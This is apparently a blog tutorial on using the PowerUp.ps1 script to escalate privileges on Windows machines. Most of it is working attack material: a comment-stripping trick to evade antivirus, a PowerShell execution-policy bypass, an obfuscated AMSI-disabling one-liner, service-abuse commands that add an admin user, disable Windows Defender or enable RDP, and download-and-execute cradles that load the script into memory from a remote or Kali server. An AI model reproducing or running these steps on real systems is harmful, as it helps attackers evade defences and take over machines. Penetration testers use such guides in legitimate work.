
Advanced PowerUp.ps1 Usage

Published by Matt Hales on June 9, 2019

PowerUp.ps1 is a program that enables a user to perform quick checks against a Windows machine for any privilege escalation opportunities. It is not a comprehensive check against all known privilege escalation techniques, but it is often a good place to start when you are attempting to escalate local privileges.



The script can be downloaded from here:
https://github.com/PowerShellMafia/PowerSploit/blob/master/Privesc/PowerUp.ps1

An Extensive Usage Guide can be found here:
https://powersploit.readthedocs.io/en/latest/

Brief Overview


Here is a brief overview of how to use PowerUp.ps1

1. Download PowerUp.ps1
2. Modify the script to bypass anti-virus
3. Upload the file to the target Windows machine
4. Disable AMSI and bypass PowerShell Execution Policy
5. Run the program and observe the output
6. Select the misconfiguration you want to exploit and run the provided command.

You don't have to do all these steps depending on what protections are in place on the machine so feel free to skip steps that aren't relevant for your situation. The first method I go over will touch disk which means we will need to disable certain protections. If you don't want to touch disk, I will provide those methods at the end.

Modifying the Script

After you have downloaded the script, the first thing to do is modify the script. The reason we want to modify the script is because anti-virus will read the script and flag it as malware. A lot of the time, the anti-virus signatures rely on comments in the program to determine if the program is a “known threat”. To do this, open up a text editor and load the **PowerUp.ps1** file.



```
1   <#
2       PowerUp aims to be a clearinghouse of common Windows privilege escalation
3       vectors that rely on misconfigurations. See README.md for more information.
4
5       Author: @harmj0y
6       License: BSD 3-Clause
7       Required Dependencies: None
8       Optional Dependencies: None
9   #>
10
11  #Requires -Version 2
12
13
14  ########################################################
```

Loaded file in text editor

I tested this with McAfee, and apparently the signature McAfee uses to flag this file as “malware” is the comment right at the top of the script. So let’s remove lines 1-9 from the file and save it.

Bypassing AMSI and Disable Execution Policy

I won’t go into too much detail about what AMSI is, but in short it is a new security feature that Microsoft has baked into PowerShell and Windows 10. It uses a string based detection mechanism to detect “dangerous” commands and potentially malicious scripts. If you want to read more about AMSI, click here.

PowerShell’s execution policy is a safety feature that controls the conditions under which PowerShell loads configuration files and runs scripts. This feature helps prevent the execution of malicious scripts. Keep in mind though, that is to prevent “average users” from executing malicious scripts. It’s not a security feature, it’s a safety feature. So you can simply disable this by typing in the following into a PowerShell console:

```
PS C:\> powershell -ep bypass
```

So now that we have bypassed PowerShell’s execution policy, we need to disable AMSI. Below is a good bypass for AMSI that hasn’t been patched by Microsoft yet. Type this into the PowerShell console to bypass AMSI. There are several others out there, but this is my go-to:


```
sET-ItEM ( 'V'+'aR' + 'IA' + 'blE:1q2' + 'uZx' ) ( [TYpE]( "{1}{0}"-F'F','rE' ) ) ; ( GeT-VariaBle ( "1Q2U" +"zX" ) -VaL )."A`ss`Embly"."GET`TY`Pe"(( "{6}{3}{1}{4}{2}{0}{5}" -f'Util','A','Amsi','.Management.','utomation.','s','System' ) )."g`etf`iElD"( ( "{0}{2}{1}" -f'amsi','d','InitFaile' ),( "{2}{4}{0}{1}{3}" -f 'Stat','i','NonPubli','c','c,' ))."sE`T`VaLUE"( ${n`ULl},${t`RuE} )
```

Running PowerUp.ps1


Now comes the fun part. We have disabled different protections so now we should be able to run our script with no problems. Before we can just run the program, we need to import the program into the current session. We do this by running one of the following commands:

```
PS C:\> Import-Module PowerUp.ps1

PS C:\> . .\PowerUp.ps1
```

Now that we have imported the module into the current working session, we can now run any of the functions that are part of the PowerUp.ps1 module. The one we are most interested in is **Invoke-AllChecks** because it runs all the checks included in the module. To run it, we simply run that command as shown below:



```
PS C:\AD\Tools> . .\PowerUp.ps1
PS C:\AD\Tools> Invoke-AllChecks

[*] Running Invoke-AllChecks
```




```
[*] Checking service permissions...


ServiceName   : AbyssWebServer
Path          : C:\WebServer\Abyss Web Server\WebServer\abyssws.exe --service
StartName     : LocalSystem
AbuseFunction : Invoke-ServiceAbuse -Name 'AbyssWebServer'
CanRestart    : True

ServiceName   : SNMPTRAP
Path          : C:\Windows\System32\snmptrap.exe
StartName     : LocalSystem
AbuseFunction : Invoke-ServiceAbuse -Name 'SNMPTRAP'
CanRestart    : True
```

There is some interesting output here. **PowerUp.ps1** will run all the required checks and spit out a lot of stuff. Let's take a look at part of the output. If you notice the section that reads **[*] Checking service permissions…** We see a service that comes back as potentially vulnerable. Here's a breakdown of some of the output.

- **ServiceName**: This is the name of the service
- **Path:** This is where the program is located or run from
- **ModifiableFile:** If we can abuse this service, this is the file that will be modified
- **StartName:** This is who the service runs as. It is important that this user has higher privileges than our current privileges, otherwise it will be pointless in exploiting it. Generally we would like if it is running with **LocalSystem,** or **Administrator** privileges.
- **CanRestart**: It is important this is **True**. We must have the ability to restart the service otherwise the changes can't take place to escalate our privileges. If you have access to restart the machine that's an option, but we generally want to avoid restarting machines if possible.


- **AbuseFunction**: If we type in this command as-is, **PowerUp.ps1** will exploit the service automatically and add a user named **john** with a password of **Password123!** to the administrator's group. (This can be changed of course but this is the default configuration.)

Now that we have taken a look at this service and determined we can restart it and it is running as Local Administrator privileges, let's go ahead and run the **AbuseFunction** command that is given. In our example above this will be **Install-ServiceAbuse -Name 'AbyssWebServer'**.



```
PS C:\AD\Tools> Invoke-ServiceAbuse -Name 'AbyssWebServer'

ServiceAbused  Command
-------------  -------
AbyssWebServer net user john Password123! /add && net localgroup Administrators john /add

PS C:\AD\Tools>
```

After we run the command, we will notice the output provides the command that **PowerUp.ps1** executed. It looks like it added the user **john** with a password of **Password123!** then it added that user to the administrator's group. Let's confirm that this worked by typing in **net user**:



```
-------------------------------------------------------------------------------
Administrator            DefaultAccount           Guest
john
The command completed successfully.

PS C:\AD\Tools> _
```

We notice the user **john** is now added to the computer. If we login as **john** we should have full administrative privileges on the computer.

Customizing the Exploit

What if we don't want to add a user **john** to the computer and instead want to do something else? **PowerUp.ps1** provides us a way to customize the command to be run with **LocalSystem** privileges. Below are a few examples

Adding a new user with password with **-User** and **-Password** options

```
Invoke-ServiceAbuse -Name 'AbyssWebServer' -User hacker -Password Password1337
```

Running a custom command (Disable Windows Defender)

```
Invoke-ServiceAbuse -Name 'AbyssWebServer' -Command "Set-MpPreference -
DisableRealtimeMonitoring $true"
```

Running a custom command (Enable RDP services)

```
Invoke-ServiceAbuse -Name 'AbyssWebServer' -Command "reg add
\"HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Terminal Server\" /v
fDenyTSConnections /t REG_DWORD /d 0 /f"
```

As you can see the possibilities are endless, but those are a few ideas to get you started.

Running **PowerUp.ps1** Without Touching Disk

What does it mean to not touch disk? It means the file is loaded into memory instead of being saved to the disk. This is important because generally anti-virus programs scan any file being written to disk and will immediately quarantine it before you can use it. Anti-virus has a harder time detecting malware running in memory. By importing **PowerUp.ps1** without touching disk, we have a greater chance at bypassing anti-virus.

We still need to disable AMSI protections and Execution Policies (see above), but after those have been disabled, we can load in the **PowerUp.ps1** module into our session using any of the commands below:

Load Directly From Github

```
PS C:\> IEX (New-Object Net.WebClient).DownloadString("http://bit.ly/1PdjSHk")
```

Loading From Your Kali Apache Server

```
PS C:\> IEX(New-Object Net.WebClient).DownloadString(‘http://<kali_ip>/PowerUp.ps1’)
```

PowerShell Version 3 And Above

```
PS C:\> iex (iwr 'http://<kali_ip>/PowerUp.ps1')
```

Alternative Method

```
PS C:\> $wr = [System.NET.WebRequest]::Create("http://<kali_ip>/PowerUp.ps1")
PS C:\> $r = $wr.GetResponse()
PS C:\> IEX ([System.IO.StreamReader]($r.GetResponseStream())).ReadToEnd()
```

These are a few methods for loading the module directly into memory, hopefully bypassing anti-virus completely.

Additional Resources for PowerUp.ps1

- Cheat Sheet
- PowerUp Complete Manual
- Invoke-SerivceAbuse In Depth Manual
- Download PowerUp – GitHub

- Creator of PowerUp’s Blog

Published in Windows

Previous Post
Bonus Linux Commands

Next Post
Unquoted Service Paths